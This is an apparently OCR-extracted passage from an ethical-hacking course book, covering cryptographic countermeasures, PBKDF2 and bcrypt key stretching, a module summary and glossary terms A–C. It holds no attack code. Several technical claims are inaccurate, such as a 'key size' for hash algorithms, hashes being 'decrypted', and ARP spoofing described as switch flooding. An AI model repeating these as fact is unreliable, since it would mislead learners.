
12 The output of the hash function should have a **higher bit length**, making it difficult to decrypt

How to Defend Against Cryptographic Attacks

The following countermeasures can be adopted to prevent cryptographic attacks:

- Access of cryptographic keys should be given directly to the application or user.
- IDS should be deployed to monitor exchanging and access of keys.
- Passphrases and passwords must be used to encrypt the key, if stored in the disk.
- Keys should not be present inside the source code or binaries.
- For certificate signing, the transfer of private keys should not be allowed.
- For symmetric algorithms, a key size of 168 bits or 256 bits should be preferred for a secure system, especially in the case of large transactions.
- Message authentication must be implemented for the encryption of symmetric-key protocols.
- For asymmetric algorithms, a key size of 1536 bits or 2048 bits should be considered for secure and highly protected applications.
- In the case of hash algorithms, a key size of 168 or 256 bits should be considered.
- Only recommended tools or products should be used rather than self-engineered crypto algorithms or functions.
- Impose a limit on the number of operations per key.
- The output of the hash function should have a larger bit length that makes it difficult to decrypt.

- Design applications and protocols that can avoid simple encryption key relationships, i.e., each encrypted key should be created from a key derivation function (KDF).
- Upgrade to the latest security standards.
- Use strong key schedules to mitigate the risks of related key attacks.
- Enforce hardware-backed security such as hardware security modules (HSMs) to enhance the cryptographic key security.
- Do not use a single cryptographic key for multiple purposes.
- Use redundant cryptosystems to encrypt data multiple times.



Key Stretching

- Key stretching refers to the process of strengthening a key that might be slightly too weak, usually by making it longer

PBKDF2

- PBKDF2 (**Password-Based Key Derivation Function 2**) is a part of **PKCS #5 v. 2.01**. It applies some function (such as hash or HMAC) to the password or passphrase along with Salt to produce a derived key

Bcrypt

- bcrypt is used with passwords; it essentially uses a derivation of the **Blowfish algorithm**, converted to a hashing algorithm to hash a password and add Salt to it


Key Stretching

Key stretching refers to processes used to make a weak key stronger, usually by making it longer. This technique helps in defending against brute-force attacks. In general, passwords or passphrases generated by end users are weak and predictable. Hence, key stretching helps security professionals/users to prevent such attacks by strengthening their passwords.

In the key stretching technique, the initial key is given as input to an algorithm that generates an enhanced key. The key must be sufficiently resistant to brute-force attacks. It is very difficult for the attackers to predict the enhanced key as they need to try every possible combination of the key or likely combinations of the enhanced key.

There are many functions and libraries that perform key stretching as part of their working:

- Password-Based Key Derivation Function 2 (PBKDF2) is part of PKCS #5 v. 2.01. It applies some function (such as a hash or HMAC) to the password or passphrase along with Salt to produce a derived key.
- bcrypt is used with passwords, and it essentially uses a variant of the Blowfish algorithm, converted to a hashing algorithm, to hash a password and add Salt to it.



Module Summary

- In this module, we discussed the following:
    - Basic cryptography concepts used to protect confidential data along with different types of cryptography
    - Ciphers and different encryption algorithms used to encrypt or decrypt the data
    - Various cryptography tools
    - Importance of public key infrastructure (PKI) for encryption in detail
    - Email encryption protocols and tools in detail
    - Disk encryption and various disk encryption tools in detail
    - Types of cryptanalysis methods and code breaking methodologies currently in use
    - Various cryptanalysis attacks along with cryptanalysis tools
    - Countermeasures used to defend against various cryptography attacks

Module Summary

This module discussed basic cryptography concepts used to protect confidential data as well as different types of cryptography. It also described ciphers and different encryption algorithms used to encrypt or decrypt data in detail. Furthermore, it illustrated various cryptography tools. It then highlighted the importance of PKI in encryption and discussed the email encryption protocols and tools in detail. It also discussed disk encryption along with various disk encryption tools. Moreover, it explained the various types of cryptanalysis methods and code breaking methodologies in use. Subsequently, it presented the various types of cryptanalysis attacks and cryptanalysis tools. Finally, it ended with an explanation of the countermeasures against various cryptography attacks.

This page is intentionally left blank.

Glossary

A

- **Availability:** Assurance that the systems responsible for delivering, storing, and processing information are accessible when required by the authorized users.
- **Authenticity:** Refers to the characteristic of a communication, document, or any data that ensures the quality of being genuine.
- **Active Attacks:** Active attacks tamper with the data in transit or disrupt communication or services between the systems to bypass or break into secured systems.
- **Adversary Behavioral Identification:** Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks on or to penetrate an organization's network.
- **Active Footprinting:** Active footprinting involves gathering information about the target with direct interaction.
- **ARP Ping Scan:** Attackers send ARP request probes to target hosts, and an ARP response indicates that the host is active.
- **ACK Flag Probe Scan:** Attackers send TCP probe packets set with an ACK flag to a remote device, and then analyze the header information (TTL and WINDOW field) of received RST packets to determine if the port is open or closed.
- **Anonymizer:** An anonymizer is an intermediate server placed between you as the end user and the website to access the website on your behalf and make your web surfing activities untraceable.
- **Application Flaws:** Application flaws are vulnerabilities in applications that are exploited by attackers.
- **Audio Steganography:** Audio steganography refers to hiding secret information in audio files such as .MP3, .RM, and .WAV.
- **Advanced Persistent Threats:** Advanced persistent threats (APTs) are defined as a type of network attack, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time.
- **Antivirus Sensor System:** An antivirus sensor system is a collection of computer software that detects and analyzes malicious code threats such as viruses, worms, and Trojans.
- **Adware:** A software or a program that supports advertisements and generates unsolicited ads and pop-ups.
- **Angler Phishing:** Angler phishing is a cyber phishing fraud in which attackers target disgruntled users or customers over social media platforms.
- **Active Sniffing:** Active sniffing involves injecting Address Resolution Packets (ARP) into the network to flood the switch's Content Addressable Memory (CAM) table, which keeps track of host-port connections.
- **Address Resolution Protocol (ARP):** Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses.
- **ARP Spoofing Attack:** ARP spoofing involves constructing many forged ARP request and reply packets to overload the switch.
- **Application Level Hijacking:** Application level hijacking refers to gaining control over the HTTP's user session by obtaining the session IDs.

- **Anomaly Detection:** It detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system.
- **Application-Level Firewall:** Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP).
- **Application Proxy:** An application-level proxy works as a proxy server and filters connections for specific services.
- **API DDoS Attack:** The DDoS attack involves saturating an API with a huge volume of traffic from multiple infected computers (botnet) to delay API services to legitimate users.
- **Automated Web App Security Testing:** It is a technique employed for automating the testing process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly.
- **Application Whitelisting:** Application whitelisting contains a list of application components such as software libraries, plugins, extensions, and configuration files, which can be permitted to execute in the system.
- **Application Blacklisting:** Application blacklisting contains a list of malicious applications or software that are not permitted to be executed in the system or the network.
- **Access point (AP):** An AP is used to connect wireless devices to a wireless/wired network.
- **Association:** It refers to the process of connecting a wireless device to an AP.
- **Agent Smith Attack:** Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps.
- **Android Rooting:** Rooting process involves exploiting security vulnerabilities in the device firmware and copying the SU binary to a location in the current process's PATH (e.g., /system/xbin/su) and granting it executable permissions with the chmod command.
- **Asymmetric Encryption:** Asymmetric encryption (public-key) uses different encryption keys, which are called public and private keys for encryption and decryption, respectively.
- **Advanced Encryption Standard (AES):** The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for the encryption of electronic data.

B

- **Behavioral Indicators:** Behavioral indicators of compromise are used to identify specific behavior related to malicious activities.
- **Black Hats:** Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes.
- **BGP:** Border Gateway Protocol (BGP) is a routing protocol used to exchange routing and reachability information between different autonomous systems (AS) present on the Internet.
- **Brute-Force Attack:** In a brute-force attack, attackers try every combination of characters until the password is broken.
- **Buffer Overflow:** Buffer overflow or overrun is a common vulnerability in an applications or programs that accepts more data than the allocated buffer.
- **Baiting:** Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data.
- **Botnet:** A botnet is a huge network of compromised systems and can be used by an attacker to launch denial-of-service attacks.

- **Broken Access Control:** Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network.
- **Base64 Encoding:** The Base64 encoding scheme represents any binary data using only printable ASCII characters.
- **Bug Bounty Program:** The bug bounty program is a challenge hosted by organizations, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities.
- **Blind/Inferential SQL Injection:** In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.
- **Blacklist Validation:** Blacklist validation rejects all the malicious inputs that have been disapproved for protected access.
- **Bandwidth:** It describes the amount of information that may be broadcast over a connection.
- **Basic service set identifier (BSSID):** It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS).
- **Bluetooth:** Bluetooth is a short-range wireless communication technology that replaces the cables connecting portable or fixed devices while maintaining high levels of security.
- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow.
- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack.
- **Bluejacking:** Bluejacking is the activity of sending anonymous messages over Bluetooth to Bluetooth-enabled devices, such as laptop and mobile phones, via the OBEX protocol.
- **Bluesnarfing:** Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices.
- **Bluebugging:** Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent.
- **BYOD:** Bring your own device (BYOD) refers to a policy that allows an employee to bring their personal devices, such as laptops, smartphones, and tablets, to their workplace and use them to access the organization's resources by following the access privileges.
- **BlueBorne Attack:** A BlueBorne attack is performed on Bluetooth connections to gain access and take full control of the target device.
- **Business Network:** It comprises of a network of systems that offer information infrastructure to the business.
- **Basic Process Control System (BPCS):** A BPCS is responsible for process control and monitoring of the industrial infrastructure.
- **Blowfish:** Blowfish is a type of symmetric block cipher algorithm designed to replace DES or IDEA algorithms.
- **Blockchain:** A blockchain, also referred to as distributed ledger technology (DLT), is used to record and store the history of transactions in the form of blocks.

C

- **CEH Hacking Methodology (CHM):** EC-council's CEH hacking methodology (CHM) defines the step-by-step process to perform ethical hacking
- **Confidentiality:** Assurance that the information is accessible only to those authorized to have access.
- **Close-in Attacks:** Close-in attacks are performed when the attacker is in close physical proximity with the target system or network in order to gather, modify, or disrupt access to information.
- **Cyber Kill Chain Methodology:** The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities.
- **Cyber Terrorists:** Cyber terrorists are individuals with a wide range of skills, motivated by religious or political beliefs, to create fear of large-scale disruption of computer networks.
- **Criminal Syndicates:** Groups of individuals that are involved in organized, planned, and prolonged criminal activities. They illegally embezzle money by performing sophisticated cyber-attacks.
- **Clearing Tracks:** Clearing tracks refers to the activities carried out by an attacker to hide malicious acts.
- **Cyber Threat Intelligence:** Cyber Threat Intelligence (CTI) is defined as the collection and analysis of information about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks.
